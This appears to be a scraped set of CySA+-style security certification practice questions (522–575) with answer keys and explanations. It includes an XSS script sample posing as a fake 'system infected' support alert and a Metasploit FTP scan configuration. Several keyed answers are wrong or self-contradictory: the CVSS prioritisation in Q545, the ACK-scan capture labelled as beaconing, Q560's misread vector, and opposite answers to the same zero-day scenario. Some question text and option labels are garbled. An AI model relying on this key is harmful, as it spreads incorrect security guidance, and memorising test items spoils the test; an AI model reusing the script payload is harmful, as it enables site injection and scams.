Discovering a critical vulnerability in the payment processing system poses an immediate risk to customer payment information. Promptly patching such vulnerabilities is essential to protect sensitive data and maintain trust. Delaying remediation, even until the next maintenance window, leaves the system exposed to potential exploits.

QUESTION 522
Thousands of computers were compromised in the compromise was detected on only three computers during the latest vulnerability scan. An analyst conducts an after action review to determine why the vulnerability was not detected on more computers. The analyst recreates the following configuration that was used to scan the network:

```
----- Module Configuration -----

msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > show options

Module options:

Name     Current Setting     Required  Description

FTPPASS                      no        The password for the specified
                                       username
FTPUSER                      no        The username to authenticate
                                       as
RHOSTS   172.16.0.0/24       yes       The target address range or
                                       CIDR identifier
RPORT    21                  yes       The target port
THREADS  1                   yes       The number of concurrent
                                       threads

----- End Module Configuration -----

----- Scan Results (abbreviated) -----

.....
[*] 172.16.0.250:21 Anonymous READ (220 mailman FTP server (Version wu-2.6.2-5) ready.)
[*] 172.16.0.251:21 Anonymous READ (220 oracle2 Microsoft FTP Service (Version 5.0).)
[*] 172.16.0.252:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
..... (100% complete)

----- End Scan Results (abbreviated) -----
```

Which of the following best explains the reason the vulnerability was found only on three computers?

A. Incorrect remote port specified
B. Lack of concurrent threads dedicated

C. Use of a credentialed vulnerability scan
D. Configuring an incorrect subnet mask

Answer: B **Explanation:**
The configuration indicates that only **1 thread** is used during the scan. This means the scan is conducted sequentially, which greatly limits its efficiency in scanning a larger network. If thousands of computers need to be scanned, using only one thread results in a very slow process, and many devices may not be scanned within the allocated time. Increasing the number of concurrent threads allows for parallel scanning, which is essential for effectively covering large networks in a timely manner.

QUESTION 523
A WAF weekly report shows that a daily spike occurs from the same subnet. An open-source review indicates the IP addresses belong to a legitimate internet service provider but have been flagged for DDoS attacks and reconnaissance scanning in the past year. Which of the following actions should a SOC analyst take first in response to these traffic uptick activities?

A. Recommend a firewall rule implementation to deny all traffic from the IP subnet.
B. Continue monitoring because the traffic spike did not cause any security notifications or concerns.
C. Review the network logs to identify the context of traffic and what action was taken.
D. Check the resource consumption levels to determine whether the uptick is due to a device performance issue.

Answer: C

QUESTION 524
A Chief Information Security Officer (CISO) has decided the cost to protect an asset is greater than the cost of losing the asset. Which of the following risk management principles is the CISO following?

A. Accept
B. Avoid
C. Transfer
D. Mitigate

Answer: A

QUESTION 525
A company was able to reduce triage time by focusing on historical trend analysis. The business partnered with the security team to achieve a 50% reduction in phishing attempts year over year. Which of the following action plans led to this reduced triage time?

A. Patching
B. Configuration management
C. Awareness, education, and training
D. Threat modeling

Answer: C **Explanation:**

Phishing attacks are best mitigated through user education and training. The 50% reduction in phishing attempts suggests a strong awareness program that improved employee vigilance.

QUESTION 526
Several incidents have occurred with a legacy web application that has had little development work completed. Which of the following is the most likely cause of the incidents?

A. Misconfigured web application firewall
B. Data integrity failure
C. Outdated libraries
D. Insufficient logging

Answer: C **Explanation:**
Outdated libraries in a legacy web application introduce security vulnerabilities, as they lack modern patches and contain known exploits.

QUESTION 527
An incident response team is assessing attack vectors of malware that is encrypting data with ransomware. There are no indications of a network-based intrusion. Which of the following is the most likely root cause of the incident?

A. USB drop
B. LFI
C. Cross-site forgery
D. SQL injection

Answer: A **Explanation:**
A USB drop attack is a common method for delivering ransomware, where an attacker leaves infected USB drives in strategic locations, tricking employees into plugging them into corporate devices.

QUESTION 528
A security analyst needs to block vulnerable ports and disable legacy protocols. The analyst has ensured NetBIOS trio, Telnet, SMB, and TFTP are blocked and/or disabled. Which of the following additional protocols should the analyst block next?

A. LDAPS v3
B. SNMP v1
C. TLS 1.3
D. Kerberos v5

Answer: B

QUESTION 529
A company is launching a new application in its internal network, where internal customers can communicate with the service desk. The security team needs to ensure the application will be able to handle unexpected strings with anomalous formats without crashing. Which of the

following processes is the most applicable for testing the application to find how it would behave in such a situation?

A. Fuzzing
B. Coding review
C. Debugging
D. Static analysis

Answer: A

QUESTION 530
The SOC receives a number of complaints regarding a recent uptick in desktop error messages that are associated with workstation access to an internal web application. An analyst, identifying a recently modified XML file on the web server, retrieves a copy of this file for review, which contains the following code:

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="default.xls"?>
<intro>
       <firstintro>
        <name>Welcome</name>
        <description>
        Welcome &lt;script type="text/javascript">alert("Your system     is infected. Contact a service technician at
gethelp.now.xyz")&lt;/script>, to our internal employee training  catalog. From this      page, you can access essential training
regarding the handling of PHI  Patient Health Information must be        safeguarded from unauthorized access.
        </description>
```

Which of the following XML schema constraints would stop these desktop error messages from appearing?

```
<xs:element name-"firstintro">
    <xs: simpleType>
     <xs:restriction base-"xs:token">
        <xs:pattern value-"[0-9]{3}-[0-9]{2}-[0-9]{4}"/>
     </xs:restriction>
    </xs:simpleType>
</xs:element>
```

A.

```
<xs:element name-"firstintro">
    <xs: simpleType>
      <xs:restriction base-"xs:string">
            <xs:pattern value -"[a-zA-Z 0-9]*"/>
     </xs:restriction>
    </xs:simpleType>
</xs:element>
```

B.

```
<xs:element name="firstintro">
    <xs:simpleType>
      <xs:restriction base="xs:string">
          <xs:pattern value ="[0-9]*"/>
      </xs:restriction>
    </xs:simpleType>
</xs:element>
```

C.

D.

```
<xs:element name="firstintro">
     <xs: simpleType>
     <xs:restriction base="xs:positiveInteger"/>
        <xs:pattern value="[0-9]"/>
     </xs:restriction>
    </xs:simpleType>
</xs:element>
```

Answer: B

QUESTION 531
Which of the following choices is most likely to cause obstacles in vulnerability remediation?

A. Not meeting an SLA
B. Patch prioritization
C. Organizational governance
D. Proprietary systems

Answer: D

QUESTION 532
A security analyst needs to identify services in a small, critical infrastructure ICS network. Many components in the network are likely to break if they receive malformed or unusually large requests. Which of the following is the safest method to use when identifying service versions?

A. Use nmap -sV to identify all assets on the network.
B. Use Burp Suite to conduct service identification.
C. Use nc to manually perform banner grabbing.
D. Use Nessus with restricted concurrent connections.

Answer: D

QUESTION 533
An analyst would like to start automatically ingesting IoCs into the EDR tool. Which of the following sources would be the most cost effective for the analyst to use?

A. Government bulletins
B. Social media

C. Dark web
D. Blogs

Answer: A

QUESTION 534
A user clicks on a malicious adware link, and the malware successfully downloads to the machine. The malware has a script that invokes command-and-control activity. Which of the following actions is the best way to contain the incident without any additional impact?
A. Disable the user account until the malware investigation is complete.
B. Review EDR information to determine whether the file was detected and quarantined locally.
C. Block the server on the proxy and firewall.
D. Submit a recategorization update to the vendor.

Answer: C

QUESTION 535
Which of the following should be performed first when creating a BCP to ensure that all critical functions and financial implications have been considered?

A. Failover test
B. Tabletop exercise
C. Security policies
D. Business impact analysis

Answer: D

QUESTION 536
Which of the following best describes root cause analysis?

A. It describes the tactics, techniques, and procedures used in an incident.
B. It provides a detailed path outlining the origin of an issue and how to eliminate it permanently.
C. It outlines the who-what-when-where-why, which is often used in conjunction with legal proceedings.
D. It generates a report of ongoing activities, including what was done, what is being done, and what will be done next.

Answer: B

QUESTION 537
A security analyst has identified outgoing network traffic leaving the enterprise at odd times. The traffic appears to pivot across network segments and target domain servers. The traffic is then routed to a geographic location to which the company has no association. Which of the following best describes this type of threat?

A. Hacktivist
B. Zombie
C. Insider threat

D. Nation-state actor

Answer: D **Explanation:**
The described behavior (pivoting across network segments, targeting domain servers, and exfiltrating data to an unknown location) is characteristic of an advanced persistent threat (APT), often linked to nation-state actors.

QUESTION 538
Based on an internal assessment, a vulnerability management team wants to proactively identify risks to the infrastructure prior to production deployments. Which of the following best supports this approach?

A. Threat modeling
B. Penetration testing
C. Bug bounty
D. SDLC training

Answer: A **Explanation:**
Threat modeling is a proactive approach used to identify, analyze, and mitigate potential threats before they impact production systems. It is especially useful in early development stages to anticipate vulnerabilities and attack paths.

QUESTION 539
Which of the following best explains the importance of utilizing an incident response playbook?

A. It prioritizes the business-critical assets for data recovery.
B. It establishes actions to execute when inputs trigger an event.
C. It documents the organization asset management and configuration.
D. It defines how many disaster recovery sites should be staged.

Answer: B **Explanation:**
Incident response playbooks provide a structured step-by-step guide for handling security incidents. They define actions to take when specific threat indicators or events occur, ensuring a coordinated and consistent response.

QUESTION 540
Which of the following defines the proper sequence of data volatility regarding the evidence collection process, from the most to least volatile?

A. Routing table, registers, physical memory, archival media, hard disk, physical configuration
B. Routing table, registers, physical memory, temporary partition, hard disk, physical configuration
C. Cache, routing table, physical memory, network topology, temporary partition, hard disk
D. Cache, routing table, physical memory, temporary partition, hard disk, physical configuration

Answer: D

QUESTION 541

A security analyst needs to support an organization's legal case against a threat actor. Which of the following processes provides the best way to assist in the prosecution of the case?

A. Chain of custody
B. Evidence gathering
C. Securing the scene
D. Forensic analysis

Answer: A

QUESTION 542
An end user forwarded an email with a file attachment to the SOC for review. The SOC analysts think the file was specially crafted for the target. Which of the following investigative actions would best determine if the attachment was malicious?

A. Review the file in Virus Total to determine if the domain is associated with any phishing.
B. Review the email header to analyze the DKIM, DMARC, and SPF values.
C. Review the source IP address in AbuseIPDB.
D. Review the attachment's behavior in a sandbox environment while running Wireshark.

Answer: D

QUESTION 543
Which of the following is instituting a security policy that users must lock their systems when stepping away from their desks an example of?

A. Configuration management
B. Compensating control
C. Awareness, education, and training
D. Administrative control

Answer: D

QUESTION 544
A cybersecurity analyst is recommending a solution to ensure emails that contain links or attachments are tested before they reach a mail server. Which of the following will the analyst most likely recommend?

A. Sandboxing
B. MFA
C. DKIM
D. Vulnerability scan

Answer: A

QUESTION 545
A security analyst needs to identify an asset that should be remediated based on the following information:

```
File Server
CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H/

Web Server
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/

Mail Server
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/

Domain Controller:
CVSS:3.1/AV:N/AC:L/PR:R/UI:R/S:U/C:H/I:H/A:H/
```

Which of the following assets should the analyst remediate first?

A. Mail server
B. Domain controller
C. Web server
D. File server

Answer: A

QUESTION 546
A security analyst runs tcpdump on the 10.203.10.22 machine and observes thousands of packets as shown below:

```
...snip...
13:49:17.368445 IP 10.203.10.17.49978 > 10.203.10.22.8503: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368446 IP 10.203.10.17.49978 > 10.203.10.22.38042: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368446 IP 10.203.10.17.49978 > 10.203.10.22.29784: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368447 IP 10.203.10.17.49978 > 10.203.10.22.54297: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368447 IP 10.203.10.17.49978 > 10.203.10.22.11947: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368447 IP 10.203.10.17.49978 > 10.203.10.22.32372: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368447 IP 10.203.10.17.49978 > 10.203.10.22.12241: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368448 IP 10.203.10.17.49978 > 10.203.10.22.58164: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368448 IP 10.203.10.17.49978 > 10.203.10.22.29882: Flags [.], ack 639639282, win 1024, length 0
13:49:17.368448 IP 10.203.10.17.49978 > 10.203.10.22.33741: Flags [.], ack 639639282, win 1024, length 0
...snip...
```

Which of the following activities explains the tcpdump output?

A. Incoming nmap -sA scan
B. hping3 --udp scan over the network
C. C2 communications leaving the network
D. Malware beaconing

Answer: D

QUESTION 547

Which of the following is the best metric to use when reviewing and addressing findings that caused an incident?

A. Mean time to restore
B. Mean time to respond
C. Mean time to remediate
D. Mean time to detect

Answer: C

QUESTION 548

A cybersecurity analyst is setting up a security control that monitors network traffic and produces an active response to a security event. Which of the following tools is the analyst configuring?

A. EDR
B. IPS
C. CASB
D. WAF

Answer: B

QUESTION 549

A security analyst working for an airline is prioritizing vulnerabilities found on a system. The system has the following requirements:

```
- Can store periodically audited documents required for takeoffs and
  landings
- Can keep critical records regarding the company's operations
- Data can be made public upon request and authorization
```

Which of the following vulnerabilities should be remediated first?

A. A broken access control vulnerability impacting data integrity
B. A heap overflow vulnerability impacting the system's usability
C. A DoS vulnerability impacting the system's availability
D. A zero-day vulnerability impacting the system's confidentiality

Answer: A

QUESTION 550

Which of the following best describe the external requirements that are imposed for incident management communication? (Choose two).

A. Law enforcement involvement
B. Compliance with regulatory requirements
C. Transparency to stockholders
D. Defined SLAs regarding services
E. Industry advocacy group participation
F. Framework guidelines

Answer: BF
Explanation:
Compliance with regulatory requirements: Many industries are governed by regulations (e.g., GDPR, HIPAA) that impose specific requirements for incident management communication, including timely reporting and disclosure of security incidents.

Framework guidelines: Incident management processes often follow established frameworks (e.g., NIST, ISO 27001) that provide guidelines for communication during incidents, ensuring standardized and effective communication.

QUESTION 551
A security analyst observes a high volume of SYN flags from an unexpected source toward a web application server within one hour. The traffic is not flagging for any exploit signatures.

Which of the following scenarios best describes this activity?

A. A legitimate connection is continuously attempting to establish a connection with a downed web server.
B. A script kiddie is attempting to execute a DDoS through a ping flood attack.
C. An attacker is executing reconnaissance activities by mapping which ports are open and closed.
D. A web exploit attempt is likely occurring and the security analyst is not seeing it.

Answer: C **Explanation:**
A high volume of SYN flags without completing the three-way TCP handshake (SYN-ACK and ACK) is characteristic of reconnaissance activities, such as a TCP SYN scan. Attackers use SYN scans to map open and closed ports on a target system without fully establishing connections. The lack of exploit signatures in the traffic supports the conclusion that this is reconnaissance rather than an active exploitation attempt.

QUESTION 552
Which of the following features is a key component of Zero Trust architecture?

A. Single strong source of user identity
B. Implementation of IT governance
C. Business continuity plan
D. Quality assurance
E. Internal auditing process

Answer: A **Explanation:**
A key component of Zero Trust architecture is having a strong and centralized source of user identity to ensure strict authentication and authorization. Zero Trust operates on the principle of "never trust, always verify," where access to resources is continuously evaluated based on the user's identity, role, and context, regardless of whether the user is inside or outside the network.

QUESTION 553

An organization wants to establish a disaster recovery plan for critical applications that are hosted on premises. Which of the following is the first step to prepare for supporting this new requirement?

A. Choose a vendor to utilize for the disaster recovery location.
B. Establish prioritization of continuity from data and business owners.
C. Negotiate vendor agreements to support disaster recovery capabilities.
D. Advise the leadership team that a geographical area for recovery must be defined.

Answer: B **Explanation:**
The first step in preparing a disaster recovery plan is to understand and prioritize business requirements. This involves consulting with data and business owners to identify which applications and data are critical, how quickly they must be restored, and what level of continuity is required. This information guides subsequent decisions about vendor selection, geographical considerations, and agreements. Without clear prioritization, it is impossible to develop an effective disaster recovery strategy.

QUESTION 554
A junior security analyst opened ports on the company's firewall, and the company experienced a data breach. Which of the following most likely caused the data breach?

A. Environmental hacktivist
B. Accidental insider threat
C. Nation-state
D. Organized crime group

Answer: B **Explanation:**
An accidental insider threat occurs when an employee, such as the junior security analyst in this case, unintentionally performs an action (e.g., opening firewall ports) that creates a security vulnerability. This can lead to a data breach, as the opened ports may expose the company's systems to external threats. The analyst's actions were unintentional, making this the most likely cause.

QUESTION 555
An analyst produces a weekly endpoint status report for the management team. The report Includes specific details for each endpoint in relation to organizational baselines. Which of the following best describes the report type?

A. Forensics
B. Mitigation
C. Vulnerability
D. Compliance

Answer: D **Explanation:**
A report that compares endpoint details to organizational baselines is best categorized as a **compliance** report. Such reports ensure that endpoints meet predefined policies, standards, and baselines, which are typically tied to organizational or regulatory compliance requirements. The goal is to identify deviations and maintain adherence to the established rules.

QUESTION 556
A user is suspected of violating policy by logging in to a Linux VM during non-business hours. Which of the following system files is the best way to track the user's activities?

A. /var/log/secure
B. /etc/motd
C. /var/log/messages
D. /etc/passwd

Answer: A **Explanation:**
The `/var/log/secure` file in Linux logs security-related messages, including authentication attempts such as user logins (both successful and failed) via SSH or other authentication mechanisms. This file is the best source for tracking a user's login activities to identify whether they accessed the system during non-business hours.

QUESTION 557
A user's computer is performing slower than the day before, and unexpected windows continually open and close. The user did not install any new programs, and after the user restarted the desktop, the issue was not resolved. Which of the following incident response actions should be taken next?

A. Restart in safe mode and start a virus scan.
B. Disconnect from the network and leave the PC turned on.
C. Contain the device and implement a legal hold.
D. Reformat and reimage the OS.

Answer: B **Explanation:**
The symptoms suggest that the computer may be compromised, potentially with malware or unauthorized remote access. The first step in incident response is containment to prevent further spread or damage. Disconnecting the device from the network isolates it, preventing the attacker from continuing operations or accessing additional systems. Leaving the PC turned on preserves volatile data (e.g., memory contents, active connections) that may be critical for forensic analysis.

QUESTION 558
A security analyst finds an application that cannot enforce the organization's password policy. An exception is granted. As a compensating control, all users must confirm that their passwords comply with the organization's policy. Which of the following types of compensating controls is the organization using?

A. Corrective
B. Managerial
C. Technical
D. Detective

Answer: B **Explanation:**
A **managerial control** involves policies, procedures, or administrative actions designed to manage and enforce compliance with security requirements. In this case, requiring users to confirm that their passwords comply with the organization's policy is an administrative measure implemented to compensate for the application's inability to enforce the password policy. This falls under the category of managerial controls.

QUESTION 559
A security analyst provides the management team with an after action report for a security incident. Which of the following is the management team most likely to review in order to correct validated issues with the incident response processes?

A. Tabletop exercise
B. Lessons learned
C. Root cause analysis
D. Forensic analysis

Answer: B **Explanation:**
The lessons learned phase is a formal step in the incident response process where teams review what went wrong, what worked, and how to improve future responses. Management uses this to adjust policies, procedures, and controls based on real incident experiences.

QUESTION 560
A security analyst needs to prioritize vulnerabilities for patching. Given the following vulnerability and system information:

System	Sensitive Data?	Internet Facing?	Vulnerability Score (CVSS)
1	No	Yes	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H
2	No	No	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H
3	Yes	Yes	AV:P/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L
4	No	Yes	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:H
5	Yes	Yes	AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N
6	No	No	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H

Which of the following systems should the analyst patch first?

A. System 1
B. System 2
C. System 3
D. System 4
E. System 5
F. System 6

Answer: C
Explanation:
To determine which system should be patched, prioritize based on:
1. Sensitive Data: Systems containing sensitive data are more critical to protect.
2. Internet-Facing: Internet-facing systems are at greater risk of external attacks.
3. Vulnerability Score: Systems with higher scores should be patched sooner, especially if they affect Confidentiality (C), Integrity (I), or Availability (A) significantly.

System 1: Not handling sensitive data but is internet-facing. Vulnerability score impacts Confidentiality (C:H), Integrity (I:L), and Availability (A:H).
System 2: Not sensitive or internet-facing, with a similar vulnerability score but lower external risk.
System 3: Handles sensitive data, is internet-facing, and the score affects Confidentiality (C:H), with lower Integrity (I:N) and Availability (A:L).
System 4: Not sensitive but internet-facing, with a score impacting all three (C:C, I:L, A:H).
System 5: Handles sensitive data, is internet-facing, but the vulnerability has a limited impact on Confidentiality (C:L) and Availability (A:N).
System 6: Not sensitive, not internet-facing, and has a similar vulnerability score to other lowpriority systems.

System 3 should be patched first because it handles sensitive data, is internet-facing, and has a vulnerability that significantly impacts Confidentiality (C:H). This combination represents the highest risk.

QUESTION 561
During a packet capture review, a security analyst identifies the output below as suspicious:

```
11:27:23.056012 eth0 Out IP 10.203.10.23.6666 > 185.142.238.69.1611: UDP, length 14
0x0000: 4500 002a 728a 4000 4011 0b83 0acb 0a17 E..*r.@.@.......
0x0010: b98e ee45 1a0a 064b 0016 bcdd 7069 6e67 ...E...K....ping
0x0020: 2064 4746 7a61 776f 3d0a .dGFzawo=.
11:27:54.066305 eth0 Out IP 10.203.10.23.6666 > 185.142.238.69.1611: UDP, length 14
0x0000: 4500 002a 7e67 4000 4011 ffa5 0acb 0a17 E..*~g@.@.......
0x0010: b98e ee45 1a0a 064c 0016 bcdd 7069 6e67 ...E...L....ping
0x0020: 2064 4746 7a61 776f 3d0a .dGFzawo=.
11:28:25.084414 eth0 Out IP 10.203.10.23.6666 > 185.142.238.69.1611: UDP, length 14
0x0000: 4500 002a a86e 4000 4011 d59e 0acb 0a17 E..*.n@.@.......
0x0010: b98e ee45 1a0a 064d 0016 bcdd 7069 6e67 ...E...M....ping
0x0020: 2064 4746 7a61 776f 3d0a .dGFzawo=.
11:28:56.092139 eth0 Out IP 10.203.10.23.6666 > 185.142.238.69.1611: UDP, length 14
0x0000: 4500 002a 261a 4000 4011 57f3 0acb 0a17 E..*&.@.@.W.....
0x0010: b98e ee45 1a0a 064e 0016 bcdd 7069 6e67 ...E...N....ping
0x0020: 2064 4746 7a61 776f 3d0a .dGFzawo=.
```

Which of the following **best** describes the type of activity the analyst has identified?

A. Ping sweep
B. Port scan
C. DoS attack
D. Beaconing

Answer: D

QUESTION 562
A security analyst reviews a packet capture and identifies the following output as anomalous:

```
...snip...
13:49:57.553161 IP 10.203.10.17.45701 > 10.203.10.22.12930: Flags [FPU], seq 108331482, win 1024, urg 0, length 0
13:49:57.553162 IP 10.203.10.17.45701 > 10.203.10.22.48968: Flags [FPU], seq 108331482, win 1024, urg 0, length 0
13:49:57.553162 IP 10.203.10.17.45701 > 10.203.10.22.39491: Flags [FPU], seq 108331482, win 1024, urg 0, length 0
13:49:57.553164 IP 10.203.10.17.45701 > 10.203.10.22.15317: Flags [FPU], seq 108331482, win 1024, urg 0, length 0
13:49:57.553259 IP 10.203.10.17.45701 > 10.203.10.22.89: Flags [FPU], seq 108331482, win 1024, urg 0, length 0
13:49:57.553558 IP 10.203.10.17.45701 > 10.203.10.22.4904: Flags [FPU], seq 108331482, win 1024, urg 0, length 0
13:49:57.553558 IP 10.203.10.17.45701 > 10.203.10.22.16039: Flags [FPU], seq 108331482, win 1024, urg 0, length 0
13:49:57.553559 IP 10.203.10.17.45701 > 10.203.10.22.27961: Flags [FPU], seq 108331482, win 1024, urg 0, length 0
13:49:57.553580 IP 10.203.10.17.45701 > 10.203.10.22.8574: Flags [FPU], seq 108331482, win 1024, urg 0, length 0
13:49:57.553581 IP 10.203.10.17.45701 > 10.203.10.22.59990: Flags [FPU], seq 108331482, win 1024, urg 0, length 0
...snip...
```

Which of the following activities explains the output?

A. Nmap Xmas scan
B. Nikto's web scan
C. Socat's proxying traffic using the urgent flag
D. Angry IP Scanner output

Answer: A **Explanation:**
The flags shown in the packet capture are [FPU] (FIN, PSH, URG), which is characteristic of a Nmap Xmas scan. This type of scan is used for stealth reconnaissance by sending packets with unusual flag combinations to identify open ports based on target responses or lack thereof.

QUESTION 563
Which of the following is the best authentication method to secure access to sensitive data?

A. An assigned device that generates a randomized code for login
B. Biometrics and a device with a personalized code for login
C. Alphanumeric/special character username and passphrase for login
D. A one-time code received by email and push authorization for login

Answer: B **Explanation:**
Combining “something you are” (biometric) with “something you have” (a device-generated code) provides the strongest, multi-factor assurance against unauthorized access to sensitive data.

QUESTION 564
A security analyst wants to implement new monitoring controls in order to find abnormal account activity for traveling employees. Which of the following techniques would deliver the expected results?

A. Malicious command interpretation
B. Network monitoring
C. User behavior analysis
D. SSL inspection

Answer: C **Explanation:**
User behavior analysis (UBA) is the most effective method for detecting abnormal account activity. UBA uses machine learning and behavioral analytics to identify patterns in how users interact with systems. If an employee suddenly logs in from an unusual location or accesses resources outside of their normal behavior, it raises an alert .

QUESTION 565
A vulnerability scan shows several vulnerabilities. At the same time, a zero-day vulnerability with a CVSS score of 10 has been identified on a web server. Which of the following actions should the security analyst take first?

A. Contact the web systems administrator and request that they shut down the asset.
B. Monitor the patch releases for all items and escalate patching to the appropriate team.
C. Run the vulnerability scan again to verify the presence of the critical finding and the zero-day vulnerability.
D. Forward the advisory to the web security team and initiate the prioritization strategy for the other vulnerabilities.

Answer: A **Explanation:**
A CVSS 10 vulnerability represents a critical security risk, often leading to remote code execution or complete system compromise.
Option A (Shut down the asset) is the best immediate containment action for preventing exploitation .

QUESTION 566
A security manager reviews the permissions for the approved users of a shared folder and finds accounts that are not on the approved access list. While investigating an incident, a user discovers data discrepancies in the file. Which of the following best describes this activity?

A. Filesystem anomaly
B. Illegal software
C. Unauthorized changes
D. Data exfiltration

Answer: C **Explanation:**
The discovery of unapproved accounts accessing shared data, along with data discrepancies, strongly indicates unauthorized changes.
Indicators of Unauthorized Changes:
Unexpected user permissions found during audits.
Modified or deleted data without proper documentation.
Altered system or security configurations, allowing unintended access.

QUESTION 567
A group of hacktivists has breached and exfiltrated data from several of a bank's competitors. Given the following network log output:

ID	Source	Destination	Protocol	Service
1	172.16.1.1	172.16.1.10	ARP	AddrResolve
2	172.16.1.10	172.16.1.20	TCP 135 - RPC	Kerberos
3	172.16.1.10	172.16.1.30	TCP 445 - SMB	WindowsExplorer
4	172.16.1.30	5.29.1.5	TCP 443 - HTTPS	Browser.exe
5	11.4.11.28	172.16.1.1	TCP 53 - DNS	Unknown
6	20.109.209.108	172.16.1.1	TCP 443 - HTTPS	WUS
7	172.16.1.25	bank.backup.com	TCP 21 - FTP	FileZilla

Which of the following represents the greatest concerns with regard to potential data exfiltration? (Choose two.)

A. 1
B. 2
C. 3
D. 4
E. 5
F. 6
G. 7

Answer: DG
Explanation:
ID 4: An internal host (172.16.1.30) pushing data out over HTTPS (Browser.exe) to an unknown external IP - it could be a covert upload.
ID 7: A host (172.16.1.25) using FTP (FileZilla) to send data to bank.backup.com - direct file transfer off-site.

QUESTION 568
The architecture team has been given a mandate to reduce the triage time of phishing incidents by 20%. Which of the following solutions will most likely help with this effort?

A. Integrate a SOAR platform.
B. Increase the budget to the security awareness program.
C. Implement an EDR tool.
D. Install a button in the mail clients to report phishing.

Answer: A **Explanation:**
SOAR (Security Orchestration, Automation, and Response) platforms help automate and orchestrate incident response tasks, including phishing triage.
SOAR reduces triage time by automatically:
Parsing phishing emails (checking headers, links, attachments).
Running automated playbooks to check for known malicious indicators.
Escalating real threats while dismissing false positives.

QUESTION 569
A user is flagged for consistently consuming a high volume of network bandwidth over the past week. During the investigation, the security analyst finds traffic to the following websites:

Date/time	URL	Destination port	Bytes in	Bytes out
12/24/2023 14:00:25 -0400	youtube.com	80	450000	4587
12/25/2023 14:09:30 -0400	translate.google.com	80	2985	3104
12/25/2023 14:10:00 -0400	tiktok.com	443	675000	105
12/25/2023 16:00:45 -0400	netflix.com	443	525900	295
12/26/2023 16:30:45 -0400	grnail.com	443	1250	525984
12/31/2023 17:30:25 -0400	office.com	443	350000	450
12/31/2023 17:35:00 -0400	youtube.com	443	300	350000

Which of the following data flows should the analyst investigate **first**?

A. netflix.com
B. youtube.com
C. tiktok.com
D. grnail.com
E. translate.google.com
F. office.com

Answer: D **Explanation:**
The traffic to grnail.com (a likely typo-squatted domain mimicking gmail.com) shows a suspicious pattern: low inbound (1250 bytes) and high outbound (525,984 bytes) data. This suggests potential data exfiltration, which poses a greater security risk than simple high-bandwidth media use.

QUESTION 570
A security analyst identifies a device on which different malware was detected multiple times, even after the systems were scanned and cleaned several times. Which of the following actions would be most effective to ensure the device does not have residual malware?

A. Update the device and scan offline in safe mode.
B. Replace the hard drive and reimage the device.
C. Upgrade the device to the latest OS version.
D. Download a secondary scanner and rescan the device.

Answer: B **Explanation:**
If malware persists after multiple cleanings, the most effective action is to reimage the device from a known good baseline and replace the hard drive if there's suspicion of low-level or bootsector infection. This ensures complete removal of any hidden or persistent malware.

QUESTION 571
The DevSecOps team is remediating a Server-Side Request Forgery (SSRF) issue on the company's public-facing website. Which of the following is the best mitigation technique to address this issue?

A. Place a Web Application Firewall (WAF) in front of the web server.
B. Install a Cloud Access Security Broker (CASB) in front of the web server.
C. Put a forward proxy in front of the web server.
D. Implement MFA in front of the web server.

Answer: A **Explanation:**
Server-Side Request Forgery (SSRF) occurs when an attacker manipulates a web server to make unauthorized internal or external requests, often to access internal resources or exfiltrate data. A Web Application Firewall (WAF) is the best mitigation because it:
Filters and blocks malicious requests before they reach the server. Prevents attackers from sending unauthorized requests to internal services. Can detect and block SSRF patterns in incoming traffic.

QUESTION 572
An organization utilizes multiple vendors, each with its own portal that a security analyst must sign in to daily. Which of the following is the best solution for the organization to use to eliminate the need for multiple authentication credentials?

A. API
B. MFA
C. SSO
D. VPN

Answer: C **Explanation:**
Single Sign-On (SSO) allows users to authenticate once and gain access to multiple applications without needing to re-enter credentials for each one. It reduces password fatigue, improves security, and streamlines authentication across vendor portals.

QUESTION 573
Which of the following is the best way to provide realistic training for SOC analysts?

A. Phishing assessments
B. OpenVAS
C. Attack simulation
D. SOAR
E. Honeypot

Answer: C **Explanation:**
Attack simulations provide realistic, hands-on scenarios that mirror true incidents, allowing SOC analysts to practice detection, analysis, and response skills under real-world pressure. These simulations are crucial for developing and reinforcing SOC procedures and incident workflows.

QUESTION 574
A vulnerability scan shows the following issues:

Asset Type	CVSS	Exploit Vector
Workstation	6.5	Unauthorized access due to RDP vulnerability
Storage Server	9.0	Unauthorized access due to server application vulnerability
Firewall	8.9	Web interface is vulnerable to unauthorized logins and configuration changes due to default password enablement.

At the same time, the following security advisory was released:

"A zero-day vulnerability with a CVSS score of 10 may be affecting your web server. The vendor is working on a patch or workaround."

Which of the following actions should the security analyst take first?

A. Contact the web systems administrator and request that they shut down the asset.
B. Monitor the patch releases for all items and escalate patching to the appropriate team.
C. Run the vulnerability scan again to verify the presence of the critical finding.
D. Forward the advisory to the web security team and initiate the prioritization strategy for the other vulnerabilities.

Answer: D **Explanation:**
CySA+ emphasizes communication, coordination, and prioritization—forwarding the advisory ensures the right team is informed and can begin mitigation or monitoring.
Simultaneously, prioritizing known critical vulnerabilities (like the storage server and firewall) aligns with best practices in vulnerability management and risk reduction.

QUESTION 575
An organization has implemented code into a production environment. During a routine test, a penetration tester found that some of the code had a backdoor implemented, causing a developer to make changes outside of the change management windows. Which of the following is the best way to prevent this issue?

A. SDLC training
B. Dynamic analysis
C. Debugging
D. Source code review

Answer: D **Explanation:**
Source code review is the best preventive measure to detect unauthorized or malicious code (such as backdoors) before deployment. It ensures changes are thoroughly examined and approved through proper change management processes.

QUESTION 576
